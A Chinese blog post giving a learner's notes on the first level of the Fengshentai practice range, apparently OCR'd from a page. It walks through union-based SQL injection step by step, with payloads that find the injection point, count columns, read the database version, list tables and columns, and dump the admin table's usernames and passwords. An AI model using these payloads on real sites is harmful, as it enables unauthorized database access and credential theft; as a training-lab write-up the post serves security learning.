
mbp 封神台靶场 一（笔记）

原创

qq_43558415 于 2020-02-09 16:32:29 发布 10275 收藏 5
分类专栏： 封神台靶场

本文链接：https://blog.csdn.net/qq_43558415/article/details/104235436

最近在看掌控安全的公开课，里面提到了封神台靶场，因为以前也做过网易云课堂的靶场，便轻车熟路地注册了账号登陆靶场，先看了第一关。第一关是通过SQL注入找到管理员密码，打开链接，点进去一看发现有猫腻。



> 一、寻找注入点

看到id=1,便可以用id=1’或id=1 and 1=2来进行测试，以id=1’为例，发现网页出现了错误。

二、判断字段数

在发现这可以进行SQL注入后便要判断它的字段数，用order by函数对数据库进行测试。发现到了3之后网页出现错误，1和2网页显示正常。

三、判断回显点

使用`union select 1,2`判断，页面上有显示。

> 四、寻找相关内容

`union select 1,version()`发现数据库版本为5.5.53

`union select 1,group_concat(table_name) from information_schema.tables where table_schema = database()`得到表名为admin,dirs,news,xss

`union select 1,group_concat(column_name) from information_schema.columns where table_name = 'admin'`得到字段名为Id,username,password

`union select 1,group_concat(username,password) from admin`可知密码

总结：第一关还比较基础，主要还是要了解SQL语句的用法，在今天复现的时候还是忘了许多东西，在判断回显点的时候语句输入对了，但是网页没显示出来，反复查阅了其他大佬的通关步骤，发现并没什么问题，我就考虑到是不是我浏览器的问题，便关闭了Tampermonkey、Darkreader等插件，再回车就显示出来了。最后发现是Darkreader把回显点覆盖了，在爆破字段名输入SQL语句的时候还有点拼写错误。（要注意细节）